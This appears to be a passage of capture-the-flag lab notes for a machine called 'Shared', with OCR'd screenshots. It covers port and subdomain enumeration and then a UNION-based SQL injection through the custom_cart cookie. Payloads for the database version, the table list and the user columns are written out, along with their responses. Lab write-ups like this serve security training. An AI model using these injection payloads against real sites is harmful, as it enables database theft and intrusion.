
Shared

Enumeration

Open Ports:

80/tcp http
443/tcp https ssl/http syn-ack ttl 63 nginx 1.18.0
22/tcp ssh



Downtime

As you may have noticed, we experienced a 1 hour downtime.
That was caused by a full disk drive.

We are really sorry for that!

We fixed the problem and now you can continue your shopping.

New checkout process

We are happy to announce that we just launched a new checkout process.
That will allow you to pay easier your orders with most used online payment methods.

Be sure to take a look on it!

SAMPLE 3

EXCEPTEUR OCCAECAT

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Proin tristique in tortor et dignissim. Quisque non tempor leo. Maecenas egestas sem elit


POPULAR PRODUCTS

- running gobuster we found nothing

Http(s) enum

- found a CVE for the current prestashop version but looks like it's a rabbit hole and didn't work so maybe the server is patched

- trying to add a item to wish list found login page and made an account




Email

Password

- trying to buy an item sent me to checkout.shared.htb subdomain after adding it to /etc/hosts files

- tried to look for more subdomains with gobuster but got nothing



Your cart

#	Product	Qty
1	53GG2EF8	1


Credit card data (number and CVV):

1111-1111-1111-1111 123

Exploitation


- trying to type stuff in the credit card and CVV but always gets pop up and nothing shows on burp

- going back to the main page found new value added to cookies



```
Host: shared.htb
Cookie: PHPSESSID=jgvmk6os1g8bre75r5lgtcu6d8; custom_cart
={"53GG2EF8":"1"};
```

- found that SQLI in custom cart parameter and we can use that to dump the database




```
Host: checkout.shared.htb
Cookie: custom_cart={"53GG2EF8' AND 1=2 UNION SELECT 1,
@@version, 3-- -":"1"};
```

```
42                </th>
                  <td>
                    10.5.15-MariaDB-0+deb11u1
```

- dumping database

```
{"53GG2EF8' AND 1=2 UNION SELECT 1,group_concat(table_name),3 from information_schema.tables--
a":"1"};
```




```
GET / HTTP/2
Host: checkout.shared.htb
Cookie: custom_cart={"53GG2EF8' AND 1=2 UNION SELECT
1,group_concat(table_name),3 from information_schema.tables-- a":"1"};
PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=
def5020003d97d4f1ce2cfd4909ddf6339a8f96248fbcea2c73ed4a786a71ac5f8ce533caaf3d54
fb35d307a870f0090731b7de738293dec033feed5cceaa0e3f79e48cfc3faacc26f273861c611b4
c44bdefad4e51e6d0946d86c0a9b0a1986baba965d077a6aaa509b242e4e34e299e4a969765f6e0
0c46ff7c52bcab800b70a204d4672ba71f82738cc94a0487ec977f31ead629afc8d93d4708eeb87
bd181cfe8d621fcd8ad16d5b2378631bfbb7b0ab759d457a84593d3dc3c22edcfe613bb54b48dba
c844342706f62e247e292327a83545167372f5de72d98cd9c36ddf80685003793a757941b24ec02
f907ff756c024657548fead1041c0c670808c96dcd6953506d9a0e00ef298ee23628d7bc1b262ac
9e8fb4c828ee040767e56107b42a836a16fa7ee0f13032d47bf4c10a9e6fb551015afe2f34e0e7f
06194058f7b4f3727217f190d6767bebf9e55598ae7993
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
                ALL_PLUGINS,APPLICABLE_ROLES,CHARACTER_SETS,CHECK_CONSTRA
                INTS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COL
                UMNS,COLUMN_PRIVILEGES,ENABLED_ROLES,ENGINES,EVENTS,FILES
                ,GLOBAL_STATUS,GLOBAL_VARIABLES,KEYWORDS,KEY_CACHES,KEY_C
                OLUMN_USAGE,OPTIMIZER_TRACE,PARAMETERS,PARTITIONS,PLUGINS
                ,PROCESSLIST,PROFILING,REFERENTIAL_CONSTRAINTS,ROUTINES,S
                CHEMATA,SCHEMA_PRIVILEGES,SESSION_STATUS,SESSION_VARIABLE
                S,STATISTICS,SQL_FUNCTIONS,SYSTEM_VARIABLES,TABLES,TABLES
                PACES,TABLE_CONSTRAINTS,TABLE_PRIVILEGES,TRIGGERS,USER_PR
                IVILEGES,VIEWS,CLIENT_STATISTICS,INDEX_STATISTICS,INNODB_
                SYS_DATAFILES,GEOMETRY_COLUMNS,INNODB_SYS_TABLESTATS,SPAT
                IAL_REF_SYS,INNODB_BUFFER_PAGE,INNODB_TRX,INNODB_CMP_PER_
                INDEX,INNODB_METRICS,INNODB_LOCK_WAITS,INNODB_CMP,THREAD_
                POOL_WAITS,INNODB_CMP_RESET,THREAD_POOL_QUEUES,TABLE_STAT
                ISTICS,INNODB_SYS_FIELDS,INNODB_BUFFER_PAGE_LRU,INNODB_LO
                CKS,INNODB_FT_INDEX_TABLE,INNODB_CMPMEM,THREAD_POOL_GROUP
                S,INNODB_CMP_PER_INDEX_RESET,INNODB_SYS_FOREIGN_COLS,INNO
                DB_FT_INDEX_CACHE,INNODB_BUFFER_POOL_STATS,INNODB_FT_BEIN
                G_DELETED,INNODB_SYS_FOREIGN,INNODB_CMPMEM_RESET,INNODB_F
                T_DEFAULT_STOPWORD,INNODB_SYS_TABLES,INNODB_SYS_COLUMNS,I
                NNODB_FT_CONFIG,USER_STATISTICS,INNODB_SYS_TABLESPACES,IN
                NODB_SYS_VIRTUAL,INNODB_SYS_INDEXES,INNODB_SYS_SEMAPHORE_
                WAITS,INNODB_MUTEXES,user_variables,INNODB_TABLESPACES_EN
                CRYPTION,INNODB_FT_DELETED,THREAD_POOL_STATS,user,product
              </td>
              <td>
```

- dumping columns

```
"53GG2EF8' AND 1=2 UNION SELECT 1,group_concat(column_name),3 FROM information_schema.columns
WHERE table_name= 'user'-- a":"1"};
```



